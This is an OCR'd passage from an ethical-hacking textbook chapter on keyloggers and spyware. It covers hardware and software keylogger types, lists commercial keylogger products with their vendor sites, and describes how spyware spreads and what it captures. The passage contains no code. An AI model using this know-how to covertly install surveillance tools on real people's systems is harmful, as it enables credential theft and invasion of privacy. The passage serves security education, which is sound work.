
are also vulnerable to keylogging because the keylogger tracks the keystrokes before encryption.

The keylogger program is installed onto the user's system invisibly through email attachments or "drive-by" downloads when users visit certain websites. Physical keystroke loggers "sit" between keyboard hardware and the OS, so that they can remain undetected and record every keystroke.

A keylogger can:

- Record every keystroke typed on the user's keyboard
- Capture screenshots at regular intervals, showing user activity such as typed characters or clicked mouse buttons
- Track the activities of users by logging Window titles, names of launched applications, and other information
- Monitor the online activity of users by recording addresses of the websites visited and with keywords entered
- Record all login names, bank and credit card numbers, and passwords, including hidden passwords or data displayed in asterisks or blank spaces
- Record online chat conversations
- Make unauthorized copies of both outgoing and incoming email messages

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Keystroke Loggers

A keylogger is a hardware or software program that secretly records each keystroke on the user keyboard at any time. Keyloggers save captured keystrokes to a file for reading later, or transmit them to a place where the attacker can access it. As these programs record all the keystrokes that are provided through a keyboard, they can capture passwords, credit card numbers, email addresses, names, postal addresses, and phone numbers. Keyloggers can capture information *before* it is encrypted. This gives the attacker access to passphrases and other "well-hidden" information.




Figure 6.105: Types of keyloggers

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

There are two types of keystroke loggers: hardware key loggers and software key loggers. Both types help attackers to record all keystrokes entered on the target system.

- **Hardware Keystroke Loggers**

  Hardware keyloggers are hardware devices that look like normal USB drives. Attackers can connect these keyloggers between a keyboard plug and a USB socket. All the keystrokes by the user are stored in the hardware unit. Attackers retrieve this hardware unit to access the keystrokes that are stored in it. The primary advantage of these loggers is that no anti-spyware, antivirus, or desktop security program can detect them. Their disadvantage is the easy discovery of their physical presence.

  There are three main types of hardware keystroke loggers:

  - **PC/BIOS Embedded**

    BIOS-level firmware that is responsible for managing keyboard actions can be modified in such a way that it captures the keystrokes that are typed. It requires physical and/or admin-level access to the target computer.

  - **Keylogger Keyboard**

    If the hardware circuit is attached to the keyboard cable connector, it can capture the keystrokes. It records all the keyboard strokes to its own internal memory that can be accessed later. The main advantage of a hardware keylogger over a software keylogger is that it is not OS dependent and, hence, will not interfere with any applications running on the target computer, and it is impossible to discover hardware keyloggers by using any anti-keylogger software.

  - **External Keylogger**

    External keyloggers are attached between a standard PC keyboard and a computer. They record each keystroke. External keyloggers do not need any software and work with any PC. You can attach one to your target computer and monitor the recorded information on your PC to look through the keystrokes. There are four types of external keyloggers:

    - **PS/2 and USB Keylogger**: This is completely transparent to computer operation and requires no software or drivers for functionality. It records all the keystrokes typed by the user on the computer keyboard, and stores data such as emails, chat records, applications used, IMs, etc.
    - **Acoustic/CAM Keylogger**: Acoustic keyloggers work on the principle of converting electromagnetic sound waves into data. They employ either a capturing receiver capable of converting the electromagnetic sounds into the keystroke data, or a CAM (camera) capable of recording screenshots of the keyboard.
    - **Bluetooth Keylogger**: This requires physical access to the target computer only once, at the time of installation. After installation on the target PC, it stores all

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

the keystrokes and you can retrieve the keystroke information in real-time by connecting via a Bluetooth device.

- **Wi-Fi Keylogger**: Besides standard PS/2 and USB keylogger functionality, this features remote access over the Internet. This wireless keylogger will connect to a local Wi-Fi access point and send emails containing the recorded keystroke data. You can also connect to the keylogger at any time over TCP/IP and view the captured log.

- **Software Keystroke Loggers**

  These loggers are the software installed remotely via a network or email attachment in a target system for recording all the keystrokes. Here, the logged information is stored as a log file on a computer hard drive. The logger sends keystroke logs to the attacker using email protocols. Software loggers can often obtain additional data as well, because they do not have the limitation of physical memory allocation, as do hardware keystroke loggers.

  There are four types of software keystroke loggers:

  - **Application Keylogger**

    An application keylogger allows you to observe everything the user types in his/her emails, chats, and other applications, including passwords. It is even possible to trace records of Internet activity. This is an invisible keylogger to track and record everything happening within the entire network.

  - **Kernel/Rootkit/Device Driver Keylogger**

    Attackers rarely use kernel keyloggers because they are difficult to write and require a high level of proficiency from the keylogger developers. These keyloggers exist at the kernel level. Consequently, they are difficult to detect, especially for user-mode applications. This kind of keylogger acts as a keyboard device driver and thus gains access to all information typed on the keyboard.

    The rootkit-based keylogger is a forged Windows device driver that records all keystrokes. This keylogger hides from the system and is undetectable, even with standard or dedicated tools.

    This kind of keylogger usually acts as a device driver. The device driver keylogger replaces the existing I/O driver with the embedded keylogging functionality. This keylogger saves all the keystrokes performed on the computer into a hidden logon file, and then sends the file to the destination through the Internet.

  - **Hypervisor-Based Keylogger**

    A hypervisor-based keylogger works within a malware hypervisor operating on the OS.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Form-Grabbing-Based Keylogger**

  A form-grabbing-based keylogger records web form data and then submits it over the Internet, after bypassing HTTPS encryption. Form-grabbing-based keyloggers log web form inputs by recording web browsing on the "submit event" function.

- **JavaScript-Based Keylogger**

  Attackers inject malicious JavaScript tags on the web page of a compromised website to listen to key events such as onKeyUp() and onKeyDown(). Attackers use various techniques such as man-in-the-browser, cross-site scripting, etc. to inject malicious script.

- **Memory-Injection-Based Keylogger**

  Memory-injection-based keyloggers modify the memory tables associated with the web browser and system functions to log keystrokes. Attackers also use this technique to bypass UAC in Windows systems.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hardware Keyloggers

We now examine the details of external hardware keyloggers. As discussed previously, there are various types of external hardware keyloggers available on the market. These keyloggers are plugged in line between a keyboard and a computer.

These types of keyloggers include:

- PS/2 keylogger
- USB keylogger
- Wi-Fi keylogger
- Keylogger embedded inside the keyboard
- Bluetooth keylogger
- Hardware keylogger

These keyloggers monitor and capture the keystrokes of the target system. As these external keyloggers attach between a usual PC keyboard and a computer to record each keystroke, they will remain undetectable by the anti-keyloggers installed on the target system. However, the user can easily detect their physical presence.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 6.106: Different types of hardware keyloggers

Hardware keyloggers come from numerous manufacturers and vendors, some of which are discussed as follows:

- **KeyGrabber**

  Source: *https://www.keydemon.com*

  A KeyGrabber hardware keylogger is an electronic device capable of capturing keystrokes from a PS/2 or USB keyboard. It comes in various forms, such as KeyGrabber USB, KeyGrabber PS/2, and KeyGrabber Nano Wi-Fi.

Figure 6.107: Screenshot of KeyGrabber hardware keylogger

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some hardware keyloggers are listed as follows:

- KeyGrabber USB (*http://www.keelog.com*)
- KeyCarbon (*http://www.keycarbon.com*)
- Keyllama Keylogger (*https://Keyllama.com*)
- Keyboard logger (*https://www.detective-store.com*)
- KeyGhost (*http://www.keyghost.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Keyloggers for Windows

Besides the keyloggers mentioned previously, there are many software keyloggers available on the market; you can use these tools to record the keystrokes and monitor the activity of computer users. Some keyloggers are discussed as follows. You can download these tools from their respective websites.

- **Spyrix Keylogger Free**

  Source: *http://www.spyrix.com*

  Spyrix Keylogger Free is used for remote monitoring on a computer that includes recording of keystrokes, passwords, and screenshots. This keylogger is perfectly hidden from antivirus, anti-rootkit, and anti-spyware software.

  Attackers use the Spyrix Keylogger Free tool to record all the keystrokes on the victim system from a remote system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.108: Screenshot of Spyrix Keylogger

Some of the keyloggers for Windows are listed as follows:

- REFOG Personal Monitor (*https://www.refog.com*)
- All In One Keylogger (*http://www.relytec.com*)
- Elite Keylogger (*https://www.elitekeyloggers.com*)
- StaffCop Standard (*https://www.staffcop.com*)
- Spytector (*https://www.spytector.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Keyloggers for Mac

There are various keyloggers available on the market that run on Mac OS. These downloadable tools can assist an attacker in recording keystrokes and monitoring users' activities. They enable you to record everything the user does on the computer, such as keystroke logging, recording email communication, chat messaging, taking screenshots of each activity, and more.

The following keystroke loggers are specifically used on Mac OS:

- **Refog Mac Keylogger**

  Source: *https://www.refog.com*

  Refog Mac Keylogger provides undetected surveillance and records all the keystrokes on the computer. As shown in the screenshot, the attackers use the Refog Mac Keylogger to record all the activities of the target user and steal critical information such as login credentials.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.109: Screenshot of Amac Keylogger

Some of the keyloggers for Mac are listed as follows:

- Spyrix Keylogger For Mac OS (*http://www.spyrix.com*)
- Elite Keylogger for Mac (*https://www.elite-keylogger.net*)
- Aobo Mac OS X Keylogger (*https://www.easemon.com*)
- KidLogger for MAC (*http://kidlogger.net*)
- Perfect Keylogger for Mac (*https://www.blazingtools.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Spyware

Spyware is stealthy computer monitoring software that allows you to secretly record all the user activities on a target computer. It automatically delivers logs to the remote attacker using the Internet (via email, FTP, command and control through encrypted traffic, HTTP, DNS, etc.). The delivery logs include information about all areas of the system, such as emails sent, websites visited, every keystroke (including logins/passwords for Gmail, Facebook, Twitter, LinkedIn, etc.), file operations, and online chat conversations. It also takes screenshots at set intervals, just like a surveillance camera aimed at the computer monitor. Spyware is similar to a Trojan horse, which is usually bundled as a hidden component of freeware or software downloaded from the Internet. It hides its process, files, and other objects to avoid detection and removal. This allows an attacker to gather information about a victim or organization, such as email addresses, user logins, passwords, credit card numbers, banking credentials, etc.

- **Spyware Propagation**

  As its name implies, spyware is installed without user knowledge or consent, and this can be accomplished by "piggybacking" the spyware onto other applications. This is possible because spyware uses advertising cookies, which is one of the spyware subclasses. Spyware can also affect your system when you visit a spyware distribution website. Because it installs itself when you visit and click something on a website, this process is known as "drive-by downloading."

  As a result of normal web surfing or downloading activities, the system may inadvertently become infected with spyware. It can even masquerade as anti-spyware and run on the user's computer without any notice, whenever the user downloads and installs programs that are bundled with spyware.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **What Does the Spyware Do?**

  We have already discussed spyware and its main function of watching user activities on a target computer. We also know that once an attacker succeeds in installing spyware on a victim's computer using the propagation techniques discussed earlier, they can perform several offensive actions to the victim's computer. Therefore, let us now learn more about the capabilities of spyware, as we are now aware of its ability to monitor user activities.

  The installed spyware can also help the attacker perform the following on target computers:

  - Steals users' personal information and sends it to a remote server or hijacker
  - Monitors users' online activity
  - Displays annoying pop-ups
  - Redirects a web browser to advertising sites
  - Changes the browser's default setting and prevents the user from restoring it
  - Adds several bookmarks to the browser's favorites list
  - Decreases overall system security level
  - Reduces system performance and causes software instability
  - Connects to remote pornography sites
  - Places desktop shortcuts to malicious spyware sites
  - Steals your passwords
  - Sends you targeted email
  - Changes the home page and prevents the user from restoring it
  - Modifies the dynamically linked libraries (DLLs) and slows down the browser
  - Changes firewall settings
  - Monitors and reports websites you visit

- **Types of Spyware**

  Today, various spyware programs engage in a variety of offensive tasks, such as changing browser settings, displaying ads, collecting data, etc. Though many spyware applications perform a diverse array of benign activities, ten major types of spyware on the Internet allow attackers to steal information about users and their activities, all without their knowledge or consent.

  - **Desktop Spyware**

    Desktop spyware is software that allows an attacker to gain information about a user's activity or personal information, send it via the Internet to third parties

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

without the user's knowledge or consent. It provides information regarding what network users did on their desktops, how, and when.

Desktop spyware allows attackers to perform the following:

- Live recording of remote desktops
- Recording and monitoring Internet activities
- Recording software usage and timings
- Recording an activity log and storing it at one centralized location
- Logging users' keystrokes

- **Email Spyware**

  Email spyware is a program that monitors, records, and forwards all incoming and outgoing emails. Once installed on the computer that you want to monitor, this type of spyware records copies of all incoming and outgoing emails and sends them to you through a specified email address or saves the information on the local disk folder of the monitored computer. This works in stealth mode; users will not be aware of the presence of email spyware on their computer. It is also capable of recording instant messages (e.g., AIM, MSN, Yahoo, Myspace, Facebook).

- **Internet Spyware**

  Internet spyware is a tool that allows you to monitor all the web pages accessed by users on your computer in your absence. It makes a chronological record of all visited URLs. This automatically loads at system startup and runs in stealth mode, which means that it runs in the background undetected. The tool records all visited URLs into a log file and sends it to a specified email address. It provides a summary report of overall web usage, such as websites visited, and the time spent on each website, as well as all applications opened along with the date/time of visits. It also allows you to block access to a specific web page or an entire website by specifying the URLs or keywords that you want to be blocked.

- **Child-Monitoring Spyware**

  Child-monitoring spyware allows you to track and monitor what children are doing on the computer, both online and offline. Instead of looking over the child's shoulder, one can use child-monitoring spyware, which works in stealth mode; your children will not be aware of your surveillance. The spyware logs all programs used and websites visited, counts keystrokes and mouse clicks, and captures screenshots of activity. All the recorded data are accessible through a password-protected web interface as a hidden, encrypted file, or can be sent to a specified email address.

  This also allows you to protect children from accessing inappropriate web content by setting specific keywords that you want to block. It sends a real-time alert to you whenever it encounters the specific keywords on your computer, or whenever your children want to access inappropriate content.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Screen-Capturing Spyware**

  Screen-capturing spyware is a program that allows you to monitor computer activities by taking snapshots or screenshots of the computer on which the program is installed. These snapshots are taken locally or remotely at specified time intervals and either saved in a hidden file on the local disk or sent to an email address or FTP site predefined by the attacker.

  Screen-capturing spyware is not only capable of taking screenshots, but also captures keystrokes, mouse activity, visited website URLs, and printer activities in real time. The user can install this program or software on networked computers to monitor the activities of all the computers on the network in real time by taking screenshots. This works transparently in stealth mode so that you can monitor computer activities without users' knowledge.

- **USB Spyware**

  USB spyware is a program designed for spying on a computer, which copies spyware files from a USB device onto the hard disk without any request or notification. It runs in hidden mode, so users will not be aware of the spyware or surveillance.

  USB spyware provides a multifaceted solution in the province of USB communications, as it can monitor USB devices' activity without creating additional filters, devices, etc. that might damage the structure of the system driver.

  USB spyware lets you capture, display, record, and analyze the data transferred between any USB device and the connected PC and its applications. This enables it to work on device drivers or hardware development, thus providing a powerful platform for effective coding, testing, and optimization, and makes it a great tool for debugging software.

  It captures all the communications between a USB device and its host and saves it into a hidden file for later review. A detailed log presents a summary of each data transaction, along with its support information. The USB spyware uses a low level of system resources of the host computer. It works with its own timestamp to log all the activities in the communication sequence. USB spyware does not contain any adware or other spyware. It works with the most recent variants of Windows.

  - USB spyware copies files from USB devices to your hard disk in hidden mode without any request
  - It creates a hidden file/directory with the current date and begins the background copying process
  - It allows you to capture, display, record, and analyze data transferred between any USB device and the connected PC and applications

- **Audio Spyware**

  Audio spyware is a sound surveillance program designed to record sound onto a computer. The attacker can silently install the spyware on the computer, without

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

the permission of the computer user and without sending them any notification. The audio spyware runs in the background to record discreetly. Using audio spyware does not require any administrative privileges.

Audio spyware monitors and records a variety of sounds on the computer, saving them in a hidden file on the local disk for later retrieval. Therefore, attackers or malicious users use this audio spyware to snoop and monitor conference recordings, phone calls, and radio broadcasts that might contain confidential information.

It can record and spy on voice chat messages within various popular instant messengers. With this audio spyware, people can watch over their employees or children and find out with whom they are communicating.

It helps to monitor digital audio devices such as various messengers, microphones, and cell phones. It can record audio conversations by eavesdropping and monitoring all incoming and outgoing calls, text messages, etc. It allows live call monitoring, audio surveillance, SMS tracking, call logging, and GPRS tracking.

- **Video Spyware**

  Video spyware is software for video surveillance installed on a target computer without the user's knowledge. All video activity can be recorded according to a programmed schedule. The video spyware runs transparently in the background and secretly monitors and records webcams and video IM conversions. The remote access feature of video spyware allows the attacker to connect to the remote or target system to activate alerts and electric devices, and see recorded images in a video archive or even capture live images from all the cameras connected to the system using a web browser such as Internet Explorer.

- **Print Spyware**

